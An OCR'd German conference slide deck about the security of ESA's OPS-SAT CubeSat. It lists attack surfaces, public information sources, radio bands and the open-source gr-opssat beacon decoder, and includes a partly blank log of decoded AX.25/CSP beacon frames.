Sicherheit von Satelliten

am Beispiel OPS-SAT

Marlon Starkloff

- Ninjaneers GmbH
- Open Source Security & Hardware Hacking

Warum eigentlich Satelliten?


Warum eigentlich Satelliten?

- Unerforscht
- Neugierde

Wer oder was ist OPS-SAT?

Wer oder was ist OPS-SAT?

- Forschungssatellit der ESA
- Kleinsatellit (CubeSat)



Warum OPS-SAT?

Warum OPS-SAT?

- Software größtenteils Open-Source
- Ausführlich dokumentiert

Mögliche Angriffsflächen


Mögliche Angriffsflächen

- Direkte Kommunikation
- Bodenstation und Infrastruktur


Informationsbeschaffung


Informationsbeschaffung

- DMS der ESA
- Wissenschaftliche Arbeiten
- Sonstige Webseiten im Internet



- UHF (437.2 MHz)
- S-Band (~2 GHz)
- X-Band (~8 Ghz)





gr-opssat


Authors: Fischer Benjamin (benjamin.fischer@arcticspacetech.com), Tom Mladenov (tom.mladenov@esa.int)

This repository contains documentation, and applications for receiving, demodulating, and decoding the UHF signal transmitted by the ESA OPS-SAT mission. It also contains a full graphical application for viewing and parsing the beacon frames transmitted by OPS-SAT.

https://opssat1.esoc.esa.int/ https://opssat1.esoc.esa.int/projects/amateur-radio-information-bulletin

https://www.esa.int/Our_Activities/Operations/OPS-SAT

Overview




ESA UNCLASSIFIED - For Official Use


esa

MANUAL / USER GUIDE / HANDBOOK

OPS-SAT UHF specifications


OPS-SAT is going to use the UHF radio for transmitting the UHF beacon as a heartbeat signal, nominal operations are done on a dedicated S-Band frequency.


AX.25 Frame
CSP Packet **(Cubesat Space Protocol)**
SPP Packet **(Space Packet Protocol)**




```
Started ZMQ
AX25(
        SRC = DP0OPS
        DEST = DL0ESA
        CTRL = 3
        PID = 240
)
CSP Frame:
b'caa7c00001220123000000000000000038000000000000001490000000000011173000000001b9fcba2aff8c0000116f87000002550e0ae95c000252bf'
AX25(
        SRC = DP0OPS



)
CSP Fr
b'caa7                                                  000000001117300000001b9fcba2aff8a0000116f84000002550e0ae842000252bf'
AX25(




)
CSP Fr
b'caa7                                                  000000001117300000001b9fcba2aff8a0000116f85000002550e0ae8a0000252bf'
```

